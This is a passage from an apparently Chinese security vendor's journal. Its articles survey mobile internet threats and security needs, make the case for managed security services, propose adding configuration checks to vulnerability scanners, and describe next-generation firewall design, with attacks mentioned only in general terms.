前面已经提到，利用移动终端上的漏洞，可以发起拒绝服务攻击。即使在没有漏洞的情况下，通过短时间内发生大量短信，也可以造成暂时的拒绝服务后果。有些手机的短信处理功能存在缺陷，在大量短信涌入后便无法再接收短信。

• 诱骗欺诈

接入点伪装是目前威胁等级较高的黑客手段，高超的攻击者可以伪装接入点，由于移动终端的配置不当可能会在未察觉的情况下或因为贪图便宜连接到伪装的免费接入点（Rogue AP），攻击者在接入点截获受害者的通讯数据，就有可能获得机密认证信息。

3.2 网络安全威胁

• 暴力破解

暴力破解是最常见的安全威胁方式。攻击者可以通过破解无线接入设备的口令或加密算法获得访问权限，甚至通过破解加密算法获得移动终端的通讯记录。

• 漏洞利用

网络设备软件和协议栈往往存在漏洞，攻击者可以利用漏洞获取对设备的控制权或发动攻击导致服务中断。

• DDoS 攻击

在 2G 时代，由于数据访问速率的限制，攻击者基本上不会去控制手机，而后通过 GPRS 发动 DDoS 攻击。而 3G 技术的带宽则大幅增加，足以用于控制手机发动 DDoS 攻击。以 CDMA2000 EV-DO 为例，下行速率达到 3.1 Mbit/s, 上行速率达到 1.8 Mbit/s, 已经接近主流的家庭 ADSL 带宽。一旦手机被黑客控制，形成基于手机的僵尸网络，黑客就不仅能够发动传统基于 IP 互联网的 DDoS, 还可以发动针对语音电话和短信的 DDoS, 所造成的安全风险要远大于传统僵尸网络 [Chalenge]。事实上，很多文献都证明手机僵尸网络的存在。

3.3 业务安全威胁

• 数据泄露

对于企业IT系统而言，终端移动化之后，如果不采取更强的认证加密和数据防泄露措施，有可能造成业务数据的泄露。对于移动互联业务提供商而言，用户信息是最重要的数据，也是地下产业链孜孜以求的内容。

美国知名市场研究机构波耐蒙研究所（Ponemon Institute）之前的一项针对 IT 人士的调查显示 :63% 的数据泄露事故起因是移

动设备；只有 28% 源于员工的台式电脑。

• 漏洞利用

业务层面上的漏洞利用主要是利用业务逻辑的缺陷。业务逻辑用来描述那些处理数据库和 Web 应用程序用户界面之间的信息交换的功能算法 (业务规则、业务策略和工作流)。业务逻辑漏洞，存在于脆弱性堆栈的最上一层，由于设计上的疏失，很多业务逻辑存在漏洞，这些漏洞会导致攻击者绕过安全机制而非法获取信息或利益，例如密码恢复流程的漏洞可以导致用户账户密码泄露。用相同的数据发送多次交易请求，由于有效性验证的缺失，导致交易超越限度的重复进行。这种情况可以导致超额交易的发生，例如从一个不可透支帐号取出超过账户余额的现金。




图 5　脆弱性栈

4. 移动互联的安全需求

一般而言，信息安全体系需要包括如下五个方面，即实体可信、行为可控、事件可查、资源可管、运行可靠。另一种更通俗的表述是“进不来、出不去、拿不走、跑不掉、毁不了”。循着这样的思路，可以梳理出移动互联环境下整个产业链上不同企业的安全需求：有些企业的角色是用户，他们使用移动互联的相关技术升级 IT 系统；有的企业是管道和服务供应商，利用移动互联技术为公众用户和企业用户提供信息化的服务，例如电信运营商、银行、保险公司、学校等各类服务性组织机构。

4.1 移动设备管理

Gartner 已经将移动设备管理（Mobile Device Management）列为一个独立的安全产品门类。在移动互联的环境中，企业的 IT 管理者需要对移动终端进行有效的管理，主要体现在以下几个方面 [ccidnet]:

• 对移动终端的网络准入控制

• IT 管理者对移动终端进行远程批量部署与配置

• IT 管理者设置安全策略并远程执行

• 数据加密，通过全磁盘和内存加密，加密备份文件

• 应用程序沙箱，隔离个人数据与企业数据，确保企业数据的完整性和安全性

• 端到端数据加密

• 恶意程序防控，采用强制代码签名，提供可信的应用程序下载以及附件转译服务

• 远程数据删除

4.2　WLAN 的入侵检测、攻击防护和脆弱性评估

移动终端通常都是通过无线方式接入到网络中的，接入的网络通道有 WLAN 或无线数据网两种，访问的目标系统也有企业私有的 IT 系统和公共互联网业务两种。无论哪种接入场景，安全需求都是类似的，主要包括：

• 移动终端的双向认证和访问授权

有线终端的接入，只需要网络对终端进行认证。移动终端的安全接入需要双向认证，即终端对接入的网络是否可信需要认证。

• 移动通讯的加密机制和防破解

继 WEP 加密机制遭到破解之后，攻击者又发现了 WAP 的破解方法。无线网络设备需要提供加密强度更大的方法，保证无线通信的安全。

- 伪装和违规无线 AP 的发现

攻击者为了嗅探更多信息，往往通过部署伪装的 AP, 诱骗无线终端接入。企业内部人员私自违规架设 AP, 可能造成数据泄露。这两种情况都需要被 IT 管理人员及时发现并阻断。

- 入侵与攻击行为的检测

无论是互联网还企业内部网络，大部分移动终端都将采用 WLAN 方式接入。WLAN 环境是否存在入侵攻击和脆弱性，就是网络管理者非常关心的问题。与传统的有线接入的网络一样，移动互联的环境下同样存在大量的入侵和攻击，只是由于攻击目标的发生了一些变化，攻击的手法有所改变。有些攻击是专门针对无线网络设备的攻击，比较典型的有 DHCP 泛洪、验证 (Authentication) 消息泛洪、取消验证 (Deauthentication) 消息泛洪、射频干扰攻击等等。伪装的 WLAN AP、非授权的客户端连接、使用易破解的加密方法等也是无线网络中特有的脆弱性、授权用户加入 AD HOC 网络。

- 僵尸网络的检测与攻击溯源

僵尸网络的检测与攻击溯源一直是有线网络环境中的难题，原因是缺乏惟一确定攻击行为主体的身份标识。而在移动互联的环境中，终端的身份往往是手机号码，是终端的惟一标识，理论上可以将攻击行为与这个惟一标识对应起来，从而实现对攻击行为的溯源和定位。有线接入的网络中，通常只能定位到僵尸主机所在网络出口的 IP 地址，而僵尸主机是内网的私有 IP, 很难被精确定位到。而移动终端的 IP 和 ID 号都在运营商的掌控范围内，无须协调企业用户提供内网主机上网行为信息。

4.3 代码安全审计和客户端程序的漏洞挖掘

移动互联时代，各种网络应用的生命周期明显缩短，开发时间非常短促，程序开发人员缺少信息安全相关的专业知识，受技能和精力的限制，很难保证应用代码没有安全漏洞，更无法避免存在业务逻辑方面的漏洞。例如不久前媒体披露，国内某著名电子商务网站出现重大漏洞，用户可以使用积分无限制兑换手机话费、游戏点卡、Q 币、彩票等。类似的漏洞在其它网站也曾出现过。例如用户在某网站输入负的积分值兑换奖品，不但可以兑换成功，兑换后的积分值还会增加相应的分数。在设计阶段引入安全需求，对程序代码进行安全审计，会大大降低安全的成本。对已经上线的重要应用和客户端，则需要进行漏洞挖掘工作，以期在攻击者发现之前找到弥补的办法。

聘请专业安全公司对代码进行安全审计或在服务系统平台及客户端软件中挖掘漏洞，正逐渐成为一类专门的安全服务。

5. 结束语

下一代的 IT 基础设施主要由“云、管、端”三部分组成；“云”就是数据中心的云计算平台，“管”就是作为通讯管道的网络，“端”就是信息终端。终端的移动化、服务器的虚拟化和云计算、网络的扁平化是 IT 基础设施的发展趋势。“云、管、端”这种发展趋势，不是孤立的，而是相辅相成的。本文更加侧重在终端一侧的安全需求分析。

MSS——与客户共建安全防护生态圈

产品管理中心　卢梁　王延华

关键词：MSS　协同　安全质量　成本　安全防护生态圈

摘要：近些年，在一波高过一波的技术浪潮推动下，黑客的攻击手法同样也是与时俱进，新型攻击屡见不鲜，各种新型词汇 0day,APT 等更是高频曝光，安全事件数量一直居高不下且呈继续攀升态势，同时安全事件造成的损失也与日俱增……所有的这一切都应证了，传统的单一设备防护模式在服役十余年之后已近垂暮。一种模式的没落势必造成另一种模式的兴起，MSS 模式由此应运而生，它能为客户带来诸多益处，是解决客户当前痛处的一剂良药。

引言

回顾 2012 年的安全市场，又是一个多事之秋，无论是年初、年中还是年末，各种骇人听闻的安全事件层出不穷，从京东、当当消费者账户资金遭盗刷，到 2.8 万个 Paypal 账户密码遭泄露；从 55000 名 Twitter 用户信息被盗，到 LinkedIn 约 650 万用户密码的散列密码被泄露；从巴西、汇丰等 60 家银行遭 DDoS 攻击，到巴克莱银行遭盗刷；从赛门铁克几款老的企业级安防产品源代码泄露，到 " 火焰 " 病毒在全球肆虐；从中国电信被黑客组织 Swagger Security 连续多次入侵，到 485 个中国政府网站首页被 Anonymous 一夜之间篡改……单独拿出哪次事件来都可以拍成美国好莱坞的惊悚大片。伴随着 2013 年新年的钟声，Anonymous “Expect us 2013” 的钟声也同样为我们敲响，度过这暗流涌动的寒冬，2013 的信息安全界也该有所变化了。

传统安全防护模式——昨日黄花

首先让我们一起来看看 2012 年三份不同机构发布的安全态势报告。

CNCERT 在 2012 年发布的《2011 年中国互联网网络安全报告》数据显示，CNCERT 在 2011 年共接到国内外报告网络安全事件 15366 起，较 2010 年增加了 47.3%[1]。

Verizon 发布的《2012 年数据失窃调查报告》（DBIR）显示，在 2011 年，一共发生了 855 次事件，1.74 亿份失窃记录，而 2010 年仅有 400 万份失窃记录 [2]，无论是从事件数量上还是严重程度看，已绝非量的积累可以简单描述。

通过这 2 份数据可以看出，2011 年较之 2010 年安全事件数量和破坏程度有了质的改变。不论是层出不穷的安全事件，还是各类安全态势报告中的数据，都在暗示大家——传统安全防护模式已经变得不那么有效。

何为传统安全防护模式？其实就是在客户环境中完全依赖于独立的安全产品做防护。毫不客气的说，过去的十年经常是用安全产品来堆砌安全防护体系的。但随着技术的发展，攻击趋势慢慢转向层次多元化、特征智能化、速度迅捷化和影响持久化，因此传统安全模式越

来越无法满足用户对于安全感的需求，其失效特征主要表现为以下 3 点：

1. 漏报误报数量越来越多。

2. 从捕获，到分析，再到报出有效攻击事件，所用的时间越来越长。

3. 繁杂的配置和高额的运营成本让客户疲于奔命。

传统安全防护模式究竟在哪个核心环节出问题了？为什么投入了这么多还会有如此多的失效出现？其实答案很简单，无论是日新月异的攻击技术，还是眼花缭乱的攻击手法，背后的实施者都是拥有智慧的“人”。而在传统安全防护模式下，参与安全防护的是一个个独立的、冷冰冰的、缺少智慧的盒子，那么攻击与防护之间孰优孰劣就自然高低自明。

安全托管服务（Managed Security Service - MSS）——明日新贵

拥有智慧的人与缺少智慧的机器，二者之间的对抗一开始就是一场不公平的角力。为了赢得这场角力的胜利，我们有必要在防护端引入拥有智慧的“人”来进行公平竞技，而此时成败的关键就在乎参与防护的“人”是否拥有更高的对抗能力。那么如何提高“人”的攻防对抗能力？通常有几种解决思路：

其一，由用户自己组建运营团队，对现有安全设备进行运营管理。

其二，由专业安全公司提供驻场服务，对现有安全设备进行运营管理。

其三，由专业安全公司提供 MSS，对现有安全设备在云平台上进行运营管理。

那么这三个方案各自有什么特点呢？让我们简单地分析一下。

对于用户自建运营团队这种方式其实有三个比较大的难题要解决。首先，自建团队最需解决的就是安全专业人员的“选、用、育、留”问题。在以非安全为主业的企业或组织中，安全专业人员的发展容易遇到“玻璃天花板”的限制，从而给安全团队的个人成长带来不利影响。其次，自建安全团队很难进行跨企业的协同。不同企业间信息安全事件的交流非常有限，自建安全团队只能从本单位的安全事件中获得一手经验，安全能力的提升会受到影响。同时，自建安全团队很难接触到业内最新的安全事件，也就很难第一时间采取有效的防护措施；最后，自建安全团队的成本较高，很难提供 7x24 的支持团队，也很难提供基于全国的应急响应体系，即使能够提供，其成本也相对较高。

而对于由专业安全公司提供驻场服务，也有两个比较大的难题要解决，即自建团队中遇到的协同性问题和高成本问题。当然，对于高成本问题而言，该方式可能会较之自建团队略有优势，但因为同样他不具有规模效应，总体还是趋高。

为了解决前面两种模式的难题，国际上出现了专门的 MSS 厂商。而所谓 MSS，其英文全称为 Managed Security Services，翻译成中文就是“安全托管服务”，专业咨询公司 Gartner 对其是这样定义的：“通过远程运营平台，而不是人员驻场，来提供 IT 安全远程管理和监控”[4]。那么 MSS 究竟有啥价值呢？归纳起来有三点：

首先，它能够打造一个安全防护生态圈，提供协同价值，MSS 是通过远程的云平台和专家团队来提供的，其能够第一时间了解到全国甚至全球的一手安全事件，并在这个过程中形成经验为所有客户服务，将不同最佳的安全实践在各个企业中落地。换言

之，安全托管服务提供商（MSSP,Managed Security Services Provider）服务客户数越多，其自身的安全攻防经验积累就越多，而安全攻防经验积累越多就越能给每一个客户提升更高的安全防护水平，进而越能吸引更多的客户走进这个良性循环的生态圈中，如图 1 所示。

图 1 MSS 安全防护生态圈

其次，专业的 MSS 可以提供高质量安全服务价值，客户不会再面临自建运营团队那种“选、用、育、留”的困惑，在客户的背后，永远会有一批技术专家为其提供最专业的安全服务。而自建安全团队的成员也可以抽出更多的时间去了解自身业务，从而以安全为起点获得更多的发展机会。

最后，MSS 可以为客户节省投入成本，大大提升客户在安全方面的投入产出比。原因很简单：“规模效应”。客户数量越大，MSS 为每一个客户提供服务的成本就越低廉。

总而言之，MSS 会通过远程的云平台和专家为大量客户提供服务，提高安全威胁和安全事件的协同处理能力，从而提升企业的防护水平，最终提高企业安全的投入产出比。简单归纳就是三点：

1. 通过跨企业的协同，最大程度地提高对安全威胁响应速度（甚至采取针对性的预防护措施）。

2. 通过平台和专家的分析，避免客户陷入海量的安全威胁信息的甄别，使客户只需要处理真正的安全事件。

3. 为客户提供可靠的、可持续运营建设的安全防护体系。

MSS 在行业内的发展

其实 MSS 离我们并不遥远，Frost & Sullivan 2009 年发布的《Asia Pacific Managed Security Services(MSS) Market》报告显示，在 2008 年整个亚太地区的 MSS 市场总容量就已经达到了 11.4 亿美元。如图 2 所示。

图 2 2009 年 Frost 亚太地区 MSS 市场分析报告

而 2012 年 Gartner 发布的《Magic Quadrant for MSSPs, North America》报告显示，2011 年整个北美地区的 MSS 市场总容量甚至达到了 27 亿美元，相比 2010 年的 23 亿美元增长了近 18%。

从这些数字中，我们可以看出，MSS 不论是对安全厂商还是客户都是一个巨大的机会。它能有效地弥补传统防护模式的缺漏，构建更加友好、更加和谐、更可持续改善的安全防护生态，最终提升客户整体的安全水平。

参考文献

1. 《2011 年中国互联网网络安全报告》

2. 《2012 年数据失窃调查报告》

3. 《Magic Quadrant for MSSPs, North America》

现有漏洞扫描系统局限性分析及改进

产品推广部　张旭　产品管理中心 尹航

关键词：漏洞扫描　配置隐患　安全风险

摘要：漏洞扫描系统是一种自动检测远程或本地主机安全性弱点的安全工具。通过使用漏洞扫描系统，系统管理员能够发现所维护的 IT 信息系统上的安全漏洞，并及时修补漏洞。但是现有漏洞扫描系统却有着一定的局限性。本文分析现有漏洞扫描系统的局限性，分析国内外安全行业的做法与现状，并提出改进思路。

一、IT 信息系统风险管理

企业风险管理（ERM,Enterprise Risk Management）是一个计划、组织、领导、控制一个组织的活动的过程，其目的是为了使一个组织（政府机构、企业、营利性和非盈利性机构）的资产及所得所受的风险影响减为最小。企业风险管理的过程不仅涉及与意外损失相关的风险，还扩展到财政、策略、运营及其他风险。

在企业风险管理中，最早被广泛认识的就是 IT 风险管理。随着全球化的业务分布、数据大集中趋势，IT 信息系统越来越渗透到企业运营的每一个方面、环节和流程，与此同时，IT 脆弱性风险也成为企业业务运营面临的主要风险之一。不仅仅是出于遵守行业法规的需要，不少企业从自身长远发展的角度出发也已认识到需要采取更加有效的措施来保护业务运营，并提供出色的 IT 日常可用性。

而组织中的 IT 管理者们往往被各种各样的因素困扰。他们大多意识到自己正面临的潜在风险，并且对风险有着较为深入的认识，但是苦于没有足够的能力应对 IT 脆弱性风险，根本无从知道风险究竟在何处，也无法对潜在风险进行评估。因此，大多数组织的 IT 管理者会借助专业的信息安全技术力量来发现、处理组织中的 IT 脆弱性风险，漏洞扫描系统作为入门级的 IT 脆弱性风险管理工具应运而生。

漏洞扫描系统是一种自动检测远程或本地主机安全性弱点的安全工具。通过使用漏洞扫描系统，系统管理员能够发现所维护的 IT 信息系统上的安全漏洞，并及时修补漏洞。

漏洞扫描系统自上世纪末上市以来，经过十余年的不断发展和改善，已经逐步成为典型的企业安全防护产品。IDC 中国 2012 年 4 月的市场分析报告指出：“2011 年下半年，安全性与漏洞管理软件的市场规模为 US$ 15.3M, 下半年同比增长 12.1%；2011 年全年规模为 US$ 29M, 全年同比增长 23.2%, 是所有安全软件市场中增长最快的子市场。” 同时，IDC 中国还对安全性与漏洞管理软件市场进行了预测：

“安全性与漏洞管理软件占 IT 安全软件的比例依然不大，但是随着各企业安全管理需求以及合规的加强，未来市场将会得到较大的发展。”

但是在漏洞扫描市场一片欣欣向荣的景象背后，却隐藏着一个安全隐患，而这个安全隐患则是漏洞扫描系统自身局限性造成的。

二、现有漏洞扫描系统局限性

漏洞扫描系统，顾名思义，是对 IT 信息系统的漏洞进行扫描检测。通过使用漏洞扫描系统，系统管理员能够发现所维护的 IT 信息系统上的安全漏洞，并及时修补漏洞。

当系统管理完成漏洞修补后，漏洞扫描系统扫描结果会告诉管理员：系统已经没有安全漏洞了。此时系统管理员长出一口气，感觉肩上的担子轻了不少。但是此时的系统真的很安全么？这可未必。

很多 IT 信息系统除了系统安全漏洞以外，还存在多种多样的系统安全配置隐患，例如没有设置登录密码或仅设置很简单密码、没有严格限制访客用户的系统权限、错误的设置安全策略等等。这些系统安全配置隐患对信息系统安全有着巨大的影响，但是由于这些系统安全配置隐患不属于系统安全漏洞范畴，因此漏洞扫描系统无法检测出这些系统安全配置隐患。想象一下，一套完整安装安全补丁的信息系统存在上述各种各样的系统安全配置隐患，但漏洞扫描产品却给出系统“非常安全”的评价结论，这本身就是一件“非常不安全”的事情。

三、国际成熟的安全体系

系统安全配置问题带来的安全隐患在国外已经获得了广泛的认同，为了保证 IT 系统的整体安全，国外起步较早的国家已经建立了成熟安全体系，如 FISMA、PCI-DSS 等。各个成熟的安全体系无一例外地将系统安全配置隐患的检测、评估、防护列入自己的安全体系框架中。

（一）FISMA

FISMA 是美国政府从国家层面颁布的信息安全管理相关的法案，用来规定信息安全的框架性要求，是美国联邦政府制定的重要信息安全管理法案之一，目的是为了制定信息系统的分类标准、标准的最低安全要求、安全控制措施指导、安全控制评估和控制效果评估、认证相关等一系列措施和指导。

为促进法案的落地，需要安全标准组织和安全厂商具体的执行，安全标准组织制定和维护一系列相关标准，对法案的内容做出具体解读，指导安全厂商根据标准和协议开发和生产自动化的检查工具。美国政府指定美国国家标准与技术研究所（NIST）进行具体标准的制定，NIST 发布了一系列安全标准文档，其中包括著名的风险管理框架八个步骤（图 1）及指出信息处理分为管理、技术、操作三个层面分类的合规要求模型标准。

图 1　风险管理框架八大步骤

想要有效地执行和推广这些标准，FISMA 要求能按照标准要求实现自动化的检查和评估，NIST 为此制定了 SCAP 协议族（Security Content Automation Protocol, 安全内容自动化协议）。SCAP 协议族包含了六大基本协议，对

信息系统及其上的漏洞、配置问题进行枚举入库，定义了自动化的检查方法和评估、度量标准，甚至定义了标准的报告内容。

（二）PCI-DSS

PCI-DSS 是国际上第三方支付行业的数据安全标准，对于支付系统的安全管理、策略、过程、网络体系结构、软件设计提出了 6 个大项、12 个小项的标准要求。其中明确要求维护漏洞管理和基本安全措施，包括：不允许商家存储任何信用卡的三位或者四位确认码；不允许商家无必要的显示信用卡的所有位数；在实现网上交易时，传递信用卡信息时必须使用加密；密码设置至少要有 7 位，必须有数字和字母；修改密码时不能提供和前四次相同的密码，试密码不能超过 6 次。此外，还要求商家内部网络安装防火墙，监测重要数据的使用记录等等。

可以看到，国际主流的安全机构都已经注意到了系统安全配置隐患带来的安全风险，并在自己的安全标准与规范中加入了相关的系统安全配置隐患要求，尤其是在 FISMA 体系下，NIST 还制定了 SCAP 协议族，对系统安全配置问题进行检查评估。

四、国内的具体情况

国内安全风险管理体系一直在不断推进中，国务院已经在 1994 年颁布了中华人民共和国计算机信息系统安全保护条例，即 147 号令，提出信息系统要求实行等级保护制度，并确定了职责单位。

为了保障等级保护制度的全面实施，公安部有关部门组织专家制定了一系列国家标准和技术指导文件，形成了信息安全等级保护的标准体系，如《计算机信息系统安全保护等级划分准则》（GB17859-1999）、《信息系统安全等级保护定级指南》、《信息系统安全等级保护基本要求》等。另外，由于各行业信息系统发挥的作用和职能不同，安全要求侧重不同，等保要求在部分行业也将逐渐行业化。

但是我们也注意到，相比国外的风险体系，等保体系目前还缺少能够促进推广和执行的自动化协议，等级保护的评估和实施目前依赖于专业人员提供的风险评估服务，技术层面的自动化协议测评标准尚未形成，比如各种信息系统类型的定义标准、基于信息系统类型的漏洞和配置检测方法库、安全漏洞和配置的评估标准以及报告输出的统一数据标准。

国内安全厂商的安全检测产品，比如漏洞扫描产品，配置核查产品等，目前多数还是就漏洞扫漏洞，就配置检查配置，尚不能为安全风险体系建设和测评提供统一的判断依据。也有部分厂商在一个产品中提供漏洞扫描和配置检查功能，但仅是简单的组合，并没有明确意识到安全检测类产品在安全风险体系中的作用。

不过，有部分厂商已经开始了这方面的努力，比如绿盟科技，已经考虑向合规性的风险 体系靠拢，依靠厂商自身的技术积累，在逐步建立企业级的标准，以及自动化的漏洞库和配置库，产品中也做了漏洞和配置统一扫描和评估的尝试，相信在后继版本中会更彻底地和国家风险管理体系相契合。

五、绿盟科技的风险管理体系框架

通过上述分析我们可以看到，IT 信息系统风险并不仅包括系统安全漏洞，还包括系统安全配置隐患。因此在日常 IT 信息系统安全运维与风险管理工作过程中，从 IT 信息系统的系

统安全漏洞和安全配置隐患的角度进行风险管理，才能有效控制 IT 信息系统安全风险。

绿盟科技在信息系统安全风险管理方面也进行了深入的研究，建立了绿盟科技风险管理体系框架（图 2）。

图 2　绿盟科技风险管理体系框架

从上图可以看出，IT 信息系统风险管理可以分成四层侧面。在基础层，对 IT 信息系统的各种网元（网络设备、安全设备、操作系统、数据库、应用系统等）进行归类总结分析，建立各种网元系统的系统漏洞描述和系统配置描述。在全面总结出系统漏洞和配置隐患后，将总结的成果形成系统漏洞库、补丁库和系统配置库，形成 IT 信息系统安全管理支撑层。在支撑层技术支撑的基础上，形成系统漏洞扫描能力和系统配置核查能力。在技术能力完善的同时，辅以风险管理制度建设、人员建设、宣贯奖惩机制等一系列管理手段，才能从管理到技术、从顶层到底层形成一整套 IT 信息系统风险管理框架机制。

六、漏洞扫描系统的改进

从上述介绍中可以看出，在一个成熟的信息安全风险管理体系框架中，系统安全配置隐患带来的安全风险与系统漏洞是一样的，因此对系统安全配置的检查与系统漏洞扫描一样重要。

目前国内漏洞扫描系统已经在功能上和性能上都发展的比较成熟，但是这些发展全部是系统漏洞扫描方面的，对系统安全配置核查的功能开发还是凤毛麟角。从全面评估系统安全风险的角度来看，系统漏洞扫描系统应尽早加入系统安全配置核查功能，以弥补现有检查评估功能的短板。届时漏洞扫描系统将集成系统漏洞扫描和安全配置核查功能，成为更加完善的系统安全风险评估工具。

而在我们的风险管理体系框架中，具备漏洞扫描和安全配置隐患核查双重功能的安全风险评估系统就是提供从基础层、支撑层到操作层技术能力的产品体现。

七、总结

随着对信息安全认识的不断深入，IT 信息系统风险管理的技术要求和管理要求也在不断丰富和完善，从最开始的系统漏洞管理到最近逐渐被安全界认识的系统安全配置核查。

[1] Ron S.Ross, Ph.D,The New FISMA Standards and Guidelines--Changing the Dynamic of Information Security for the Federal Government,Computer Security Division National Institute of Standards and Technology,2005.

[2] http://csrc.nist.gov/sec-cert

[3] Payment Card Industry (PCI) Data Security Standard--Requirements and Security Assessment Procedures Version 2.0, PCI Security Standards Council,2010

[4] 信息安全等级保护管理办法（公通字[2007]43 号），公安部、国家保密局、国家密码管理局、国务院信息工作办公室，2007

智能化识别、精细化控制、一体化扫描

——应用层防护,下一代防火墙需要“三步走”

产品管理中心　段继平

关键词：Web2.0　恶意软件　资料外泄　智能化识别　精细化控制　一体化扫描　网络可视化

摘要：在前几期文章中笔者分别从基本概念、技术 / 市场趋势、产品区分、关键技术实现等几个角度对下一代防火墙进行了一系列解读，相信读者已经对下一代防火墙的基本概念有了一个初步的认识。本文旨在帮助读者对下一代防火墙的产生、定义、核心理念以及典型场景等做一个较为全面的梳理和归纳。

一、面对应用层威胁，传统防火墙遭遇“阿喀琉斯之踵”

1. 新的应用带来全新的应用层威胁

随着 Web 2.0 的广泛应用和 Web 化应用的爆发式增长，如今近三分之二的流量都是 HTTP 和 HTTPS 流量。Web 2.0 应用虽然可以显著增强协作能力，提高生产效率，但同时也不可避免地带来了新的安全威胁。

1）恶意软件入侵

Web 应用中社交网络的普及给恶意软件的入侵带来了巨大的便利，例如灰色软件或链接到恶意站点的链接。用户的一条评价、一篇帖子或者一次照片上传都可能包含殃及用户甚至整个网络的恶意代码。例如，如果用户在下载驱动程序的过程中点击了含有恶意站点的链接，就很有可能在不知情的情况下下载了恶意软件。

2）网络带宽消耗

对于部分应用来说，广泛的使用会导致网络带宽的过渡消耗。例如优酷视频可以导致网络拥塞并阻碍关键业务使用和交付。还有对于文件共享类应用，由于存在大量的文件之间的频繁交换，也可能会最终导致网络陷入瘫痪。

3）机密资料外泄

某些应用（如即时通信、P2P 下载等）可提供向外传输文件附件的功能，如果对外传输的这些文件存在敏感、机密的信息，那么将给企业带来无形和有形资产的损失，并且也会带来潜在的民事和刑事责任。

4）加密应用带来的未知风险

对于某些应用（如 HTTPS、SSH、SSL 等）来说，传输本身是加密的，如果这些应用携带了一些恶意的病毒或者恶意文件而无法有效识别的话，也会给网络带来巨大的安全风险。




图 1

2. 传统防火墙的“阿喀琉斯之踵”

传统防火墙的基本原理是根据 IP 地址 / 端口号或协议标识符识别和分类网络流量，并执行相关的策略，对于 Web2.0 应用来说，传统防火墙看到的所有基于浏览器的应用程序的流量是完全一样的，因而无法区分各种应用程序，更无法实施策略来区分哪些是不当的、不需要的或不适当的程序，或者允许这些应用程序。如果通过这些端口屏蔽相关的流量或者协议，会导致阻止所有基于 Web 的流量，其中包括合法商业用途的内容和服务。另外传统防火墙也检测不到基于隧道的应用以及加密后的数据包，甚至不能屏蔽使用非标准端口号的非法应用。

二、下一代防火墙之“三步走”

“下一代防火墙（NGFW:next generation firewall）” 一词是在 2009 年随着 Gartner 发布“定义下一代防火墙”报告而被广泛使用起来，那么何为真正的下一代防火墙？其核心理念到底是什么？如何实现全面的应用层安全防护？

经过笔者总结，下一代防火墙的核心理念其实是在企业网络边界建立的以应用为核心的网络安全策略，通过智能化识别、精细化控制、一体化扫描等逐层递进的方式实现用户 / 应用行为的可视、可控、合规和安全，从而保障网络应用被安全高效地使用（如图 2）。

图 2

- 第一步，智能化识别

通过智能化应用、用户识别技术可将网络中简单的 IP 地址 / 端口号信息转换为更容易识别且更加智能化的用户身份信息和应用程序信息，为下一代防火墙后续的基于应用的策略控制和安全扫描提供的识别基础。例如，对于同样一条数据信息，传统防火墙看到的是：某源 IP 通过某端口访问了某目的 IP，下一代防火墙看到的则是某单位张三通过 QQ 给远在美国的李四传输了一个 PDF 文件（如图 3）。




图 3

- 第二步，精细化控制，

下一代防火墙可以根据风险级别、应用类型、是否消耗带宽等多种方式对应用进行分类，并且通过应用访问控制、应用带宽管理或者应用安全扫描等不同的策略对应用分别进行细粒度的控制。相对于传统防火墙，下一代防火墙可以区分同一个应用的合法行为和非法行为，并且对非法行为进行阻断。例如，下一代防火墙可以允许使用 QQ 的前提下，禁止 QQ 的文件传输动作，从而在一定程度上避免单位员工由于传输 QQ 文件造成的内部信息泄露。

图 4

- 第三步，一体化扫描

在完成智能化识别和精细化控制以后，对允许使用且存在高安全风险的网络应用，下一代防火墙可以进行漏洞、病毒、URL 和内容等不同层次的深度扫描，如果发现该应用中存在安全风险或攻击行为可以做进一步的阻断等动作。下一代防火墙在引擎设计上采用了单次解析架构，这种引擎架构可以保证引擎系统在数据流流入时，一次性地完成策略查找、应用程序识别 / 协议解码以及内容扫描(病毒、间谍程序、入侵防御）等工作，从而在保证扫描效果的前提下大大提升扫描效率。




图 5

三、典型应用场景

1. 已有安全策略的补充和增强

对于短时间内无法做安全设备迁移的用户，可以选择下一代防火墙作为已有传统安全策略的补充或者增强，通过串行部署于传统防火墙之后或者旁路部署于核心交换机侧 (如图 6), 对传统防火墙无法识别的应用流量进行可视化识别和控制。





图 6

2. 替代原有的传统防火墙 /UTM

对于打算升级原有防火墙系统的用户可以使用下一代防火墙替代原有的传统防火墙和 UTM 对互联网边界、内网数据中心、远程用户和分支机构进行应用层安全防护 (如图 7)。



图示 7

四、结束语

